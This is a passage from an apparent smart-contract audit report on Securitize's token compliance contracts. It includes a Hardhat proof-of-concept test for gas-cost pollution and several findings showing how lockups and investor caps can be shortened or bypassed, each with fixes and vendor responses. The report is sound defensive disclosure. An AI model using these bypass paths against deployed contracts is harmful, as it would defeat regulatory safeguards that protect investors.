await complianceConfigurationService.setNonUSLockPeriod(365 * 24 * 60 * 60);
await complianceConfigurationService.setUSLockPeriod(365 * 24 * 60 * 60);

// Register the platform wallet via WalletManager (onlyIssuerOrAbove).
// After this, isPlatformWallet(platformWallet) == true and
// getRegistryService().getInvestor(platformWallet) == "" (platform
// wallets have no entry in investorsWallets).
await walletManager.addPlatformWallet(await platformWallet.getAddress());

// Onboard a regular investor with a token balance for the test transfers.
await registryService.registerInvestor(
  INVESTORS.INVESTOR_ID.US_INVESTOR_ID,
  INVESTORS.INVESTOR_ID.US_INVESTOR_COLLISION_HASH,
);
await registryService.setCountry(
  INVESTORS.INVESTOR_ID.US_INVESTOR_ID,
  INVESTORS.Country.USA,
);
await registryService.addWallet(
  await regularInvestorWallet.getAddress(),
  INVESTORS.INVESTOR_ID.US_INVESTOR_ID,
);
await dsToken.issueTokens(await regularInvestorWallet.getAddress(), 10000n);

// Baseline: transfer 1 token from the regular investor to the platform
// wallet while issuancesCounters[""] is still empty. recordTransfer's
// cleanupInvestorIssuances("") call scans 0 records on the platform-wallet
// leg. Record gas used.
const baselineTx = await dsToken
  .connect(regularInvestorWallet)
  .transfer(await platformWallet.getAddress(), 1n);
const baselineReceipt = await baselineTx.wait();
const baselineGas = baselineReceipt!.gasUsed;

// Pollute the bucket: issue tokens directly to the platform wallet 50
// times. Each call writes a new record under
// issuancesValues[""][issuancesCounters[""]] and increments
// issuancesCounters[""]. After this loop the bucket holds 50 phantom
// records that will not naturally expire until nonUSLockPeriod elapses.
const POLLUTION_COUNT = 50n;
for (let i = 0n; i < POLLUTION_COUNT; i++) {
  await dsToken.issueTokens(await platformWallet.getAddress(), 1n);
}

// After-pollution: same transfer shape. cleanupInvestorIssuances("") now
// scans the polluted 50-record bucket on every platform-wallet-leg
// transfer.
const afterTx = await dsToken
  .connect(regularInvestorWallet)
  .transfer(await platformWallet.getAddress(), 1n);
const afterReceipt = await afterTx.wait();
const afterGas = afterReceipt!.gasUsed;

// BUG ASSERTION: the post-pollution transfer costs strictly more than the

```



```

    // baseline, with the overhead attributable to the bucket scan. The exact
    // gas delta depends on chain config (cold vs warm SLOADs, EIP-2929
    // gas schedule), but at this bucket size the scan adds at least ~50K gas.
    // For larger steady-state buckets the overhead grows linearly toward the
    // block gas limit; this finding's body walks the deployment-shape spectrum.
    expect(afterGas).to.be.gt(baselineGas);
    expect(afterGas - baselineGas).to.be.gt(50000n);

    // Sanity: the transfers actually executed, no partial revert hidden behind
    // the assertion.
    expect(await dsToken.balanceOf(await platformWallet.getAddress())).to.equal(
        52n, // 1 (baseline) + 50 (pollution) + 1 (after-pollution)
    );
  });
});

```

Test result on the unfixed codebase:

```

PoC: recordIssuance to a platform wallet pollutes issuancesCounters[""] and taxes every
↳ platform-wallet-leg transfer
   test_PoC_PlatformWalletBucketPollutionGrowsGasCost (1293ms)

1 passing (1s)

```

The test reproduces the bucket pollution end-to-end under normal Issuer operations. The baseline platform-wallet-leg transfer runs `cleanupInvestorIssuances("")` against an empty bucket. After 50 platform-wallet issuances, the same transfer shape runs the cleanup against a 50-record bucket and pays >50K more gas. The overhead grows linearly with the bucket size, so the per-transfer cost compounds as the issuer continues to fund platform wallets via direct issuance. The default `nonUSLockPeriod = 0` config masks the bug (records age out instantly), which is why the test explicitly sets a 365-day lookup mirroring the Reg-D Rule 144 default.

Recommended Mitigation: Gate `createIssuanceInformation` on `!CommonUtils.isEmptyString(investorTo)` inside `recordIssuance`, mirroring the gate at `TokenLibrary::updateInvestorBalance` that already prevents the empty-string key from being written for the `investorsBalances` mapping:

```

function recordIssuance(address _to, uint256 _value, uint256 _issuanceTime) internal override returns
↳ (bool) {
    string memory investorTo = getRegistryService().getInvestor(_to);
    if (compareInvestorBalance(investorTo, _value, 0)) {
        adjustTotalInvestorsCounts(_to, CommonUtils.IncDec.Increase);
    }
    if (CommonUtils.isEmptyString(investorTo)) {
        return true;
    }
    uint256 shares = getRebasingProvider().convertTokensToShares(_value);
    cleanupInvestorIssuances(investorTo);
    return createIssuanceInformation(investorTo, shares, _issuanceTime);
}

```

Platform-wallet issuances do not need per-investor lookup tracking because platform wallets are exempt from the lookup check (the `checkHoldUp` short-circuit at line 141). Skipping the record write at issuance time is invariant-preserving and eliminates the bucket pollution at its source.

To remediate already-polluted state on already-deployed instances, the `onlyMaster` recovery override would have to walk and clear `issuancesCounters[""]` / `issuancesValues[""]` / `issuancesTimestamps[""]`; in practice an off-chain mass-prune transaction submitted by the master role after the fix lands is the only way to drain the bucket.

Securitize: Fixed in [31d2289](#).

Cyfrin: Verified.

7.2.2 ComplianceServiceRegulated::getComplianceTransferableTokens lockup is current-country-derived, shifts on setCountry

Description: ComplianceServiceRegulated::getComplianceTransferableTokens at contracts/compliance/ComplianceServiceRegulated walks per-issuance lock records and decides which are still locked against a _lockTime parameter:

```
for (uint256 i = 0; i < investorIssuancesCount; i++) {
    uint256 issuanceTimestamp = issuancesTimestamps[investor][i];
    if (uint256(_lockTime) > _time || issuanceTimestamp > (_time - uint256(_lockTime))) {
        uint256 tokens = getRebasingProvider().convertSharesToTokens(issuancesValues[investor][i]);
        totalLockedTokens = totalLockedTokens + tokens;
    }
}
```

The _lockTime is supplied by the caller; ComplianceServiceLibrary::checkHoldUp (lines 134-154) selects between US and non-US lock periods based on the investor's CURRENT country region:

```
if (_isUSLockPeriod) {
    lockPeriod = IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE]).getUSLockPeriod();
} else {
    lockPeriod = IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE]).getNonUSLockPeriod();
}
return complianceService.getComplianceTransferableTokens(_from, block.timestamp, uint64(lockPeriod)) <
    _value;
```

The issuance records themselves (issuancesTimestamps[investor][i], issuancesValues[investor][i]) store only the timestamp and share amount. They do NOT store the lock period or the country at the time of issuance.

RegistryService::setCountry (lines 113-123) mutates investors[_id].country and (via adjustInvestorCountsAfterCountryChange) reconciles the regional counters, but does NOT mutate the per-issuance lock records. The applicable lockup window therefore shifts retroactively after a country change. Two failure modes follow:

1. Lockup shortening: a US investor with active issuance records subject to a longer US lockup is re-countried to a non-US country with a shorter nonUSLockPeriod. The next checkHoldUp call evaluates those records against the shorter lockup, freeing tokens earlier than the regulatory rule the lockup encodes.
2. Lockup voiding: if the new country resolves to NONE (region 0), the non-US lock period applies; depending on the configured nonUSLockPeriod value and the record age, records that should still be locked under US semantics may be evaluated as expired immediately. A related destructive path exists through cleanupInvestorIssuances, which also reads the current country and permanently deletes records that the shortened lockup evaluates as expired; the read-path bug here applies independently and reversibly to live lockup checks even when no cleanup runs.

Files:

ComplianceServiceRegulated::getComplianceTransferableTokens, ComplianceServiceRegulated::createIssuanceInformation, ComplianceServiceLibrary::checkHoldUp

Impact: Concrete reproduction of the US-to-non-US shortening case:

- getUSLockPeriod() = 365 days, getNonUSLockPeriod() = 90 days.
- Day 0: investor X in country US, master issues 1000 tokens to walletX via DSToken::issueTokens(walletX, 1000, t0). issuancesTimestamps["X"][0] = t0, issuancesValues["X"][0] = 1000 shares.
- Day 100: walletX attempts DSToken::transfer(walletExternal, 1000). checkHoldUp selects USLockPeriod = 365; getComplianceTransferableTokens evaluates issuanceTimestamp > (t0 + 100 - 365) = t0 > t0 - 265 = true and 1000 tokens still locked. Transfer reverts with HOLD_UP. Correct.
- Day 100: EXCHANGE calls RegistryService::setCountry("X", "AE") (UAE, configured as non-US in countriesCompliances). adjustInvestorCountsAfterCountryChange reconciles usInvestorsCount and

writes `investors["X"].country = "AE"`. No issuance record is mutated.

- Day 100, immediately after: `walletX` retries `DSToken::transfer(walletExternal, 1000)`. `checkHoldUp` now selects `NonUSLockPeriod = 90`; `getComplianceTransferableTokens` evaluates `issuanceTimestamp > (t0 + 100 - 90) = t0 > t0 + 10 = false` and 0 locked. Transfer proceeds.

Recommended Mitigation: Snapshot the applicable lock duration at issuance time. Extend `createIssuanceInformation` to write a third field `issuancesLockPeriods[investor][issuanceId]` derived from the investor's country region at that moment, and have `cleanupInvestorIssuances` and `getComplianceTransferableTokens` read this snapshot instead of re-deriving from current country.

```
mapping(string => mapping(uint256 => uint256)) issuancesLockPeriods;

function createIssuanceInformation(string memory _investor, uint256 _shares, uint256 _issuanceTime)
↳ internal returns (bool) {
    uint256 issuancesCount = issuancesCounters[_investor];
    issuancesValues[_investor][issuancesCount] = _shares;
    issuancesTimestamps[_investor][issuancesCount] = _issuanceTime;

    string memory country = getRegistryService().getCountry(_investor);
    uint256 region = getComplianceConfigurationService().getCountryCompliance(country);
    uint256 lockPeriod = region == ComplianceServiceLibrary.US
        ? getComplianceConfigurationService().getUSLockPeriod()
        : getComplianceConfigurationService().getNonUSLockPeriod();
    issuancesLockPeriods[_investor][issuancesCount] = lockPeriod;

    issuancesCounters[_investor] = issuancesCount + 1;
    return true;
}
```

`getComplianceTransferableTokens` then ignores its `_lockTime` parameter (or uses it only as a sanity floor) and reads the per-record `issuancesLockPeriods[investor][i]`. `cleanupInvestorIssuances` does the same. The lockup semantics become country-change-immune.

Alternative (one-line, less precise) fix: in both consumers, take the MAX of (`USLockPeriod`, `NonUSLockPeriod`). This preserves the strictest lock but applies it uniformly regardless of issuance-time country; non-US issuances then over-lock for the difference between the two periods. The snapshot approach is preferred because it preserves per-region semantics.

Securitize: Acknowledged.

7.2.3 RegistryService::setAttribute skips compliance counter reconciliation on ACCREDITED/QUALIFIED flips

Description: `ComplianceServiceRegulated::adjustInvestorsCountsByCountry` (lines 688-735) maintains `accreditedInvestorsCount`, `usAccreditedInvestorsCount`, and `euRetailInvestorsCount[country]` by reading the CURRENT value of `isAccreditedInvestor(_id)` / `isQualifiedInvestor(_id)` at every increment/decrement.

`RegistryService::setAttribute` (lines 133-149) and `updateInvestor` (lines 60-93, which forwards into `setAttribute`) write the attribute mapping directly without notifying the compliance service:

```
function setAttribute(string calldata _id, uint8 _attributeId, uint256 _value, ...) ... {
    attributes[_id][_attributeId].value = _value;
    // No call into compliance to reconcile counters.
}
```

If `setAttribute` flips an investor's ACCREDITED or QUALIFIED attribute while the investor has a non-zero balance, the next counter-touching event (full out-transfer, burn, seize) decrements a different counter than the one that was incremented at issuance.

Files:

RegistryService::setAttribute, updateInvestor, ComplianceServiceRegulated::adjustInvestorsCountsByCountry

Impact: If setAttribute flips ACCREDITED or QUALIFIED while the investor has a non-zero balance, the compliance counters drift: a non-accredited-to-accredited flip blocks the investor's next full out-transfer with an underflow revert on accreditedInvestorsCount-- (locking the position; recordBurn and recordSeize are blocked identically), while an accredited-to-rejected flip permanently inflates accreditedInvestorsCount and causes subsequent non-accredited admissions to spuriously hit the MAX_INVESTORS_IN_CATEGORY cap because getTotalInvestorsCount() - getAccreditedInvestorsCount() under-reports the non-accredited headroom. The QUALIFIED mirror produces the same shape on euRetailInvestorsCount[country]. The protocol team can avoid the drift by zeroing the investor's balance before any attribute flip (full-out-transfer or burn → setAttribute → re-issue, so each leg of adjustInvestorsCountsByCountry fires under a stable attribute), and MASTER can correct existing drift via the onlyMaster counter setters at contracts/compliance/ComplianceServiceRegulated.sol:854-888.

Recommended Mitigation: Reconcile counters inside setAttribute before writing the new attribute value. Plumb a hook from setAttribute into a new adjustInvestorCountsAfterAttributeChange on ComplianceServiceRegulated, mirroring the existing adjustInvestorCountsAfterCountryChange for the country dimension:

```
function setAttribute(string calldata _id, uint8 _attributeId, uint256 _value, uint256 _expiry, string
↳ memory _proofHash) ... {
    require(_attributeId < 16, "Unknown attribute");

    uint256 oldValue = attributes[_id][_attributeId].value;
    bool needsReconcile = (_attributeId == ACCREDITED || _attributeId == QUALIFIED) && (oldValue !=
↳ _value);
    if (needsReconcile && getToken().balanceOfInvestor(_id) > 0) {
        getComplianceService().adjustInvestorCountsAfterAttributeChange(_id, _attributeId, oldValue,
↳ _value);
    }

    attributes[_id][_attributeId].value = _value;
    attributes[_id][_attributeId].expiry = _expiry;
    attributes[_id][_attributeId].proofHash = _proofHash;
    ...
}
```

adjustInvestorCountsAfterAttributeChange short-circuits when balanceOfInvestor(_id) == 0, otherwise decrements under the OLD flag and increments under the NEW flag. updateInvestor inherits the fix because it routes through setAttribute.

Securitize: Acknowledged.

7.2.4 ComplianceServiceLibrary::completeTransferCheck total investors cap-skip false for platform-wallet senders

Description: ComplianceServiceLibrary::completeTransferCheck at contracts/compliance/ComplianceServiceRegulated 407 enforces the total-investors cap with:

```
if (
    IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE]).getTotalInvestorsLim
↳ it() != 0 &&
    _args.fromInvestorBalance > _args.value &&
    ComplianceServiceRegulated(_services[COMPLIANCE_SERVICE]).getTotalInvestorsCount() >=
    IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE]).getTotalInvestorsLim
↳ it() &&
    isNewInvestor(toInvestorBalance)
) {
    return (40, MAX_INVESTORS_IN_CATEGORY);
}
```

The second conjunct _args.fromInvestorBalance > _args.value is the cap-skip clause: when the sender depletes their balance (fromInvestorBalance == _value), the sender's totalInvestors-- at recordTransfer →

adjustTotalInvestorsCounts(_from, Decrease) offsets the recipient's +1 increment, leaving totalInvestors unchanged across the transfer. In that case the cap should not fire because the net population is constant.

For a platform-wallet sender, _args.fromInvestorBalance = balanceOfInvestor(_services, _from) evaluates to 0 because platform wallets have no investor record (getInvestor(platformWallet) == "" and DSToken::balanceOfInvestor("") returns 0). The cap-skip clause therefore evaluates as 0 > _value = false for any positive transfer, REJECT is skipped, and the transfer is admitted. But platform-wallet senders do not decrement totalInvestors either: they aren't counted in the per-investor population at all, so adjustTotalInvestorsCounts(_from, Decrease) runs no decrement on the sender leg. The recipient's +1 increment is unmatched and population grows by one past the configured limit. The cap-skip clause structurally treats platform-wallet senders as offset cases (mimicking the depleter fromBal == value shape) when no offset actually happens.

Files:

ComplianceServiceLibrary::completeTransferCheck

Impact: A treasury-distribution from a platform wallet to a fresh investor past totalInvestorsLimit is silently admitted instead of reverting with MAX_INVESTORS_IN_CATEGORY. Concretely: totalInvestorsLimit = 100, totalInvestorsCount = 100, issuer transfers 100 tokens from treasury platform-wallet P to a fresh walletY_101. completeTransferCheck evaluates 0 > 100 = false, REJECT is not taken, recordTransfer runs adjustTotalInvestorsCounts(_to, Increase), and totalInvestors = 101. The cap-encoded regulatory commitment (Reg-A Tier-2 unaccredited count, 506(b) accredited count, etc.) is silently breached; the same admission would have correctly reverted had it originated from a regular-investor wallet.

Recommended Mitigation: If the cap is meant to apply to platform-wallet sources, name the offset condition explicitly and invert it:

```
bool senderDecrements = !isPlatformWalletFrom && _args.fromInvestorBalance == _args.value;
if (
    IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE]).getTotalInvestorsLim
    ↪ it() != 0 &&
    !senderDecrements &&
    ComplianceServiceRegulated(_services[COMPLIANCE_SERVICE]).getTotalInvestorsCount() >=
    IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE]).getTotalInvestorsLim
    ↪ it() &&
    isNewInvestor(toInvestorBalance)
) {
    return (40, MAX_INVESTORS_IN_CATEGORY);
}
```

The same correction shape applies to the JP, US, US-accredited, and EU retail caps, all of which use the _args.fromInvestorBalance > _args.value predicate and inherit the same blind spot for platform-wallet senders.

If platform-wallet sources are intended to be cap-exempt by design, document the carve-out explicitly in the function comment so a future maintainer doesn't conflate the platform-wallet case with the depleter case when refactoring.

Securitize: Fixed in [bf8f8de](#).

Cyfrin: Verified.

7.2.5 ComplianceServiceRegulated::preIssuanceCheck missing platform-wallet short-circuit spuriously rejects treasury funding

Description: ComplianceServiceLibrary::doPreTransferCheckRegulated short-circuits with (0, VALID) when the recipient is a platform wallet (lines 228-238), exempting platform-wallet destinations from cap and region checks. Platform-wallet recipients are not counted in totalInvestors: adjustTotalInvestorsCounts at line 673 guards on !isSpecialWallet(_wallet), so the increment never fires for a platform-wallet recipient even if the function is called.

ComplianceServiceLibrary::preIssuanceCheck at contracts/compliance/ComplianceServiceRegulated.sol:446-570 does NOT have a symmetric short-circuit. It checks isPlatformWallet = isPlatformWallet(_to) at line 525

and uses the flag only to skip the regional MIN/MAX holdings checks (lines 536, 544, 553, 560). The earlier cap gates fire regardless:

- `getForceAccredited()` at line 472-477 - fires when the flag is true and `isAccreditedTo == false`. A platform wallet has no investor record, so `isAccredited(_services, _to)` returns `isAccreditedInvestor("") == false`. When the issuer turns on `forceAccredited`, every issuance to a platform wallet is rejected with (61, ONLY_ACCREDITED).
- `getNonAccreditedInvestorsLimit()` at lines 480-489 - fires inside `isNewInvestor(balanceOfInvestorTo)` (balance 0 for the empty-investor) when `!isAccreditedTo`. When the non-accredited limit is reached, every issuance to a platform wallet is rejected with (40, MAX_INVESTORS_IN_CATEGORY) even though the issuance does not actually onboard a new investor: `recordIssuance` calls `adjustTotalInvestorsCounts(platformWallet, Increase)`, but the `!isSpecialWallet(_wallet)` guard at `ComplianceServiceRegulated.sol:673` short-circuits before the `totalInvestors++`, so the counter stays unchanged.
- `getTotalInvestorsLimit()` at lines 491-496 - fires when the cap is reached and `isNewInvestor(balanceOfInvestorTo)` is true. Same shape: platform-wallet issuance is structurally not a new-investor admission, but `preIssuanceCheck` blocks it as if it were.

Files:

`ComplianceServiceLibrary::preIssuanceCheck, doPreTransferCheckRegulated`

Impact: Routine issuer treasury funding via direct issuance to a platform wallet (custody account, redemption pool, DeFi pool integration) is spuriously rejected whenever any of the three pre-check cap gates is reached: (61, ONLY_ACCREDITED) under `forceAccredited`, (40, MAX_INVESTORS_IN_CATEGORY) when `totalInvestorsCount >= totalInvestorsLimit`, and the same error against the non-accredited subcount. BC-1779 deepens the asymmetry between `preIssuanceCheck` and `doPreTransferCheckRegulated`: the new lock-check block at lines 205-223 is gated on `!isPlatformWallet(_from)`, exempting platform-wallet senders from the new enforcement entirely, while `preIssuanceCheck` continues to fire its caps against platform-wallet recipients. Admin can work around each rejection: bump the relevant cap by one via `setTotalInvestorsLimit(currentLimit + 1)` (or the sibling setters for the non-accredited and US/JP/EU caps that share the same predicate shape), toggle `setForceAccredited(false)` for the accredited gate, then fund the treasury, then restore the original config. Each workaround temporarily relaxes a compliance gate for the funding window.

Recommended Mitigation: Add a platform-wallet short-circuit at the top of `preIssuanceCheck` mirroring the one in `doPreTransferCheckRegulated`:

```
function preIssuanceCheck(address[] calldata _services, address _to, uint256 _value) public view
↳ returns (uint256 code, string memory reason) {
    ComplianceServiceRegulated complianceService =
    ↳ ComplianceServiceRegulated(_services[COMPLIANCE_SERVICE]);

    if (!complianceService.checkWhitelisted(_to)) {
        return (20, WALLET_NOT_IN_REGISTRY_SERVICE);
    }

    if (IDSWalletManager(_services[WALLET_MANAGER]).isPlatformWallet(_to)) {
        return (0, VALID);
    }

    IDSComplianceConfigurationService complianceConfigurationService =
    ↳ IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE]);
    ...
}
```

The short-circuit position comes after `checkWhitelisted` (because the whitelist gate still applies to platform wallets - `ComplianceServiceWhitelisted::checkWhitelisted` exempts them, but maintaining the call site preserves the dispatch order). The early-return then skips all the cap/force gates that should not apply to platform-wallet destinations, matching the structural exemption that `doPreTransferCheckRegulated` already encodes.

Securitize: Fixed in [752accf](#).

Cyfrin: Verified.

7.2.6 RegistryService::removeInvestor does not clear downstream state; recycled investor IDs inherit stale lockups

Description: RegistryService::removeInvestor is the only path that retires an investor record. After verifying `walletCount == 0`, it iterates the sixteen attribute slots, deletes them, and deletes `investors[_id]`. The function performs no cross-contract cleanup. Two distinct off-contract per-ID state surfaces remain populated for the same `_id`:

Component 1: Stale issuance lock-up state in ComplianceServiceRegulated. Each call to `recordIssuance` (line 623-636) and the new-investor incoming branch of `recordTransfer` invoke `createIssuanceInformation` (line 737-749), which writes `issuancesValues[_id][n] = shares`, `issuancesTimestamps[_id][n] = time`, and increments `issuancesCounters[_id]`. `cleanupInvestorIssuances` (line 890-932) only evicts entries whose timestamp has aged past the configured `lockTime`; entries that are still inside the lock-up window are preserved. When `removeInvestor` runs against an investor whose balance was just zeroed but whose most recent issuance is still within the US Reg-D / Rule 144 hold window, those records survive the delete. The investor record is gone from RegistryService, but the `issuancesCounters[_id]` mapping in ComplianceServiceRegulated still reports a non-zero count for that same string key.

Component 2: Stale lock state in InvestorLockManager. InvestorLockManager (out of scope) maintains per-investor state keyed by the same `_id` string at `contracts/data-stores/InvestorLockManagerDataStore.sol:24-29`: `investorsLocks[_id][lockId]`, `investorsLocksCounts[_id]`, `investorsLocked[_id]`, `investorsLiquidateOnly[_id]`, `investorsPartitionsLocks[_id][partition][lockId]`, and `investorsPartitionsLocksCounts[_id][partition]`. This state pre-existed BC-1779; the full-investor-lock changeset added a new in-scope consumer of it (the `isInvestorLocked` check at `doPreTransferCheckRegulated:214` and the `getTransferableTokens` partial-lock check at `:220`) alongside the pre-existing `isInvestorLiquidateOnly` consumer at `completeTransferCheck:259`. RegistryService::removeInvestor does not call into InvestorLockManager to clear any of this state. Whether `isInvestorLocked(_id)` and `isInvestorLiquidateOnly(_id)` continue to return their previous values after the registry delete depends entirely on InvestorLockManager's internal semantics; the registry contract makes no guarantee in either direction.

A subsequent re-registration of the same `_id` via `registerInvestor` (line 37-43) succeeds because `newInvestor(_id)` only checks `!isInvestor(_id)`, which the prior delete satisfied. The new holder of that string identifier now inherits whatever residual state the two downstream contracts retain.

Files:

- `contracts/registry/RegistryService.sol` (RegistryService::removeInvestor)
- `contracts/compliance/ComplianceServiceRegulated.sol` (issuance lock-up state)
- `contracts/compliance/InvestorLockManager.sol` (per-investor lock state)

Impact: On a recycled investor-id, the new investor inherits the prior holder's residual state in both downstream contracts. From the issuance side: if the prior holder had Reg-D issuance records still inside the lockup window, `getComplianceTransferableTokens` for the new investor walks `issuancesValues[id][0..issuancesCounters[id] - 1]` and sums those still inside the lock window into the locked total; if that total exceeds the new holder's freshly-issued balance, `transferable = 0` and every transfer reverts with `TOKENS_LOCKED` until the stale timestamps age past `lockTime`. From the lock-manager side: if `investorsLocked[id]` or `investorsLiquidateOnly[id]` was set on the prior holder, the flags persist and every transfer reverts at the full-investor-lock check (`TOKENS_LOCKED`) or the liquidate-only gate (`INVESTOR_LIQUIDATE_ONLY`, code 90). No public setter in scope clears `issuancesCounters[id]` or the lock manager's per-id maps; recovery is wait-out (let the lockup records age out) or contract upgrade.

Recommended Mitigation: Add a per-component `onlyRegistry`-gated cleanup function on each affected contract and call it from `removeInvestor` after the `walletCount == 0` check passes and before the `delete investors[_id]` line:

- On `ComplianceServiceRegulated`, add `clearInvestorIssuances(string memory _id)` external onlyRegistry that loops for `(uint256 i = 0; i < issuancesCounters[_id]; i++) { delete issuancesValues[_id][i]; delete issuancesTimestamps[_id][i]; }` and then sets `issuancesCounters[_id] = 0`.
- On `InvestorLockManager`, add `clearInvestorLockState(string memory _id)` external onlyRegistry that deletes `investorsLocked[_id]`, `investorsLiquidateOnly[_id]`, every `investorsLocks[_id][i]` entry for `i` in `0..investorsLocksCounts[_id] - 1`, `investorsLocksCounts[_id]`, and the per-ID `investorsPartitionsLocks / investorsPartitionsLocksCounts` entries for every partition the investor held locks on. Partitions are not enumerable from the data store, so either pass the partition list as a parameter or restructure the storage to track per-id partition membership.

Alternatively, defend at the entry point: in `registerInvestor`, refuse the call when `issuancesCounters[_id] > 0` or when `InvestorLockManager` reports any residual state for `_id`. That preserves the silent-recycle as a no-op rather than a state-inheritance carry-over.

Securitize: Acknowledged.

7.2.7 `ComplianceServiceRegulated::recordBurn` and `recordSeize` skip lockup cleanup; stale records over-lock later inbound

Description: The compliance bookkeeping hooks have asymmetric cleanup behavior. `recordTransfer` and `recordIssuance` both invoke `cleanupInvestorIssuances` against the relevant investor(s) before processing: `recordTransfer` cleans both the sender and the receiver leg, `recordIssuance` cleans the receiver. `recordBurn` and `recordSeize` decrement counters and adjust per-region bookkeeping but never call `cleanupInvestorIssuances`. The result is that an investor whose balance is fully burned or seized retains every `issuancesValues[_id][i]`, `issuancesTimestamps[_id][i]`, and `issuancesCounters[_id]` entry in storage, even though they currently hold zero tokens.

When that same investor later receives a fresh inbound transfer or issuance, the receiver-leg cleanup at the start of the inbound hook prunes only entries whose timestamps have aged past `lockTime`. Entries that are still inside the lock window survive. The freshly-credited balance is now evaluated against `getComplianceTransferableTokens`, which sums every still-active issuance value into `totalLockedTokens`. If the stale pre-burn issuance value matches or exceeds the new inbound balance, `transferable = balanceOfInvestor - min(totalLockedTokens, balanceOfInvestor) = 0`. The investor is locked out of moving the new balance until the stale timestamps age out.

Files:

- `contracts/compliance/ComplianceServiceRegulated.sol` (`recordBurn`, `recordSeize`, lines 638-651; `cleanupInvestorIssuances`, lines 890-932)

Impact: An investor whose tokens are burned or seized and who later receives a fresh inbound transfer or issuance is over-locked relative to the actual lock semantics of their current balance. A US Reg-D investor whose entire holding is seized for compliance, who then later legitimately receives a fresh issuance, finds their fresh tokens lock-treated against the seized-tokens' original timestamps, effectively double-counting lockup obligations across two distinct token cohorts. The newly-received tokens cannot transfer until the older (and now meaningless) timestamps age out. The direction is over-restriction rather than under-restriction, so this is not a regulatory bypass, but it produces user-visible bricks of fresh inbound transfers and confused error-message diagnostics: `TOKENS_LOCKED` triggered by records that no longer correspond to any held balance. Self-recoverable by waiting; admin has no setter in scope that can directly prune the stale records short of a contract upgrade.

Recommended Mitigation: Invoke `cleanupInvestorIssuances(_id)` from both `recordBurn` and `recordSeize` after the burn/seize accounting completes. Symmetry with `recordTransfer` (which cleans both legs) and `recordIssuance` (which cleans the receiver) is the simplest contract to state and reason about. Alternatively, when the investor's balance hits zero on burn/seize, explicitly delete every `issuancesValues[_id][i]` and `issuancesTimestamps[_id][i]` and reset `issuancesCounters[_id] = 0`. A zero-balance investor has no need to retain any pending-lock history.

Securitize: Acknowledged.

7.2.8 ComplianceServiceLibrary::getUSInvestorsLimit floor-zero leak and preIssuanceCheck raw-cap read fragment US-investor cap enforcement

Description: The US-investor cap is enforced at two sites: at issuance time inside `preIssuanceCheck`, and at transfer time inside `completeTransferCheck`. Both sites consult the same configured values: an absolute integer cap (`getUSInvestorsLimit()`) and a percentage-of-total cap (`maxUSInvestorsPercentage`). Two independent gaps along this enforcement surface combine to silently defeat the cap at small totals or percentage-only configurations.

Component 1: `ComplianceServiceLibrary::getUSInvestorsLimit` **floor-division bootstrap-zero**. The library helper at lines 119-132 combines the absolute and percentage caps using `Math.min`:

```
function getUSInvestorsLimit(address[] memory _services) internal view returns (uint256) {
    if (maxPercentage == 0) return staticLimit;
    if (staticLimit == 0) return maxPercentage * totalInvestors / 100;
    return Math.min(staticLimit, maxPercentage * totalInvestors / 100);
}
```

The percentage leg uses integer floor-division. Whenever `maxPercentage * totalInvestors < 100`, the floor result is 0. The downstream consumer in `completeTransferCheck` at lines 365-372 guards with `usInvestorsLimit != 0` and reads a 0 return as "no cap configured," skipping the cap entirely:

```
uint256 usInvestorsLimit = getUSInvestorsLimit(_services);
if (
    usInvestorsLimit != 0 && // <-- read as "no cap configured"
    (_args.fromRegion != US || _args.fromInvestorBalance > _args.value) &&
    getUSInvestorsCount() >= usInvestorsLimit &&
    isNewInvestor(toInvestorBalance)
) {
    return (40, MAX_INVESTORS_IN_CATEGORY);
}
```

The cap is therefore silently disabled while `totalInvestors < ceil(100 / maxPercentage)`. For typical Reg-D-style percentage settings of 1-10%, the bootstrap window covers the first ten to one hundred investors of the deployment. The sub-case where the operator sets BOTH a static cap (intended as a hard ceiling) AND a percentage cap (intended as a soft constraint) is particularly bad: `Math.min(staticLimit, 0) = 0` defeats the static cap entirely, not just the percentage leg.

Component 2: `preIssuanceCheck` **reads the raw absolute cap instead of the library helper**. The issuance-time consumer at line 500 does NOT call `getUSInvestorsLimit`; it reads the raw absolute cap directly:

```
uint256 limit = complianceConfigurationService.getUSInvestorsLimit();
if (limit != 0 && newUSInvestorsCount > limit) { ... }
```

The two enforcement sites therefore disagree on what "the US-investor cap" means. If the operator configures only the percentage cap (leaving the absolute cap at 0), `preIssuanceCheck` reads the raw absolute cap as "un-configured" and skips the cap entirely on the issuance path. The transfer path's library helper still computes the percentage cap (subject to Component 1's bootstrap-zero) and enforces it.

Files:

- `contracts/compliance/ComplianceServiceRegulated.sol` (`getUSInvestorsLimit` lines 119-132; `completeTransferCheck` consumer at line 365-372; `preIssuanceCheck` raw read at line 500)

Impact: Two failure modes, and a compound mode when both apply:

- **Bootstrap window (Component 1 alone):** with both static and percentage caps configured, the transfer-path cap is silently disabled until `totalInvestors >= ceil(100 / maxPercentage)`. For percentage settings in the typical 1-10% range, this admits 10-100 US investors before the cap engages. After the threshold the cap behaves correctly, but US investors already admitted during the bootstrap window persist.
- **Percentage-only configuration (Component 2 alone):** the issuance path skips the cap entirely. Issuances to US investors that should be blocked by the percentage cap proceed; transfers between existing investors

continue to honor the cap via the library helper. The operationally visible shape is that issuances drift the US-investor count above the configured percentage cap while same-existing-population transfers stay correctly gated.

- **Compound (both apply):** with a percentage-only configuration at small totals, both lanes silently admit US investors. Self-recoverable by configuring the absolute cap as a floor, but the operator may not notice the discrepancy until a regulatory review of fresh issuances reveals US-investor counts above the configured constraints.

Recommended Mitigation: Two fixes are required, one per component:

- **Component 1:** change `getUSInvestorsLimit` so floor-zero cannot escape. Either guard the percentage leg with `max(1, percentageLimit)` when `maxPercentage > 0`, or restructure to return the static cap when the percentage leg would round to zero. Independently, change the consumer guard at `completeTransferCheck:367` to distinguish "unset" from "computes to zero": treat the cap as configured when either input is non-zero, and consult `getUSInvestorsLimit` only when at least one is set.
- **Component 2:** replace the raw configuration read at `preIssuanceCheck:500` with the library helper:

```
uint256 limit = ComplianceServiceLibrary.getUSInvestorsLimit(_services);
```

